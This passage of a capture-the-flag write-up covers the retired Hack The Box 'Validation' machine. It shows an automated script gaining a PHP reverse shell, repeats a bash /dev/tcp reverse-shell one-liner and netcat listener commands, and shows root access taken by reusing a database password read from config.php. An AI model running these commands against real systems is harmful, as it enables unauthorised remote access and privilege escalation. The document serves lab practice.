
20. **Coding `autoPwn_validation.py` continued...**

```
1. I found something out that elevated my python skills to the next level. It is something seemingly insignificat. I coded the entire project. I kept getting data_post is undefined. I finally really that I had 2 pdb.set_trace(). That is why I was getting the error data_post is not defined because I was stuck in the first debugging point break.
2.  Also I kept getting 'port is already in use' I attempted to import socket and use 'sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)', but It was not fixing the error. I realized that the other shell on 443 was hanging even if I killed it. So I rebooted the computer and ran "▷ sudo python3 autoPwn_validation.py 10.129.95.235 blah.php" and it worked that time. Point is to not give up and always have that hacker tenacity. Take a break and regroup and attack again.
3. ▷ python3 autoPwn_validation.py 10.129.95.235 blah.php <<< This is the usage for the autoPwn script that I will upload for this box. The ip may be different because it is a VIP+ server, but it is for the HTB Validatioin box. Basically, the usage is simple python3, python script name, followed by target ip, and then last name the payload whatever .php. You also have to set up a listener 'sudo nc -nlvp 443'. <<< with the autoPwn_validation_upgraded.py all you need to do is follow the usage in the terminal. Nothing is manual and you get a shell. It is not the most stable shell. I would recommend this one liner and catching a shell 'sudo nc -nlvp 443'.
4. So really the first shell is better 'auto'
```

- #pwn_bash_one_liner_get_another_bash_shell
- #pwn_reverse_bash_shell_1_liner_get_another_shell

21. **Success, the script worked**

```
1. ▷ python3 autoPwn_validation.py 10.129.95.235 blah.php
2. What it does is it creates a php reverse shell for you using the script. So you can name it anything.php.
3.  ▷ sudo python3 autoPwn_validation.py 10.129.95.235 infiltratoor.php
[sudo] password for h@x0r:
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.129.95.235 on port 40912
[*] Switching to interactive mode
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ $ whoami
whoami
www-data
www-data@validation:/var/www/html$ $ bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' &
<bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' &
[1] 4445 <<< No listener set up with the upgraded version of this script.
4. I immediately setup another listener and paste this one liner bash shell to get a real bash shell.
5. $ bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' &
6. I will be uploading this script to the github.
```



```
~/hax4funprofit/validation ▷ sudo python3 autoPwn_validation.py 10.129.95.235 infiltratoor.php
[sudo] password for shadow42:
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.129.95.235 on port 40912
[*] Switching to interactive mode
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ $ whoami
whoami
www-data
www-data@validation:/var/www/html$ $ bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' &
<bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' &
[1] 4445
```


Back to Privlege Escalation

22. **Ok, python scripting over now lets privesc to root**

```
1. So I got the shell with both versions of the python script so I know they work. So now lets move on with the privilege escalation to root.
2. www-data@validation:/var/www/html$ cat config.php
<?php
```

```
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
3. I find a credential right away. uhc:uhc-9qual-global-pw
4. I wonder if that is the password for the root user. Let me try it.
5. www-data@validation:/home/htb$ su root
Password:
root@validation:/home/htb# whoami
root
root@validation:/home/htb# cat /root/root.txt
87bb377c25197cf339ba04a7bbbbf64b
```



Validation has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#3787	04 Apr 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED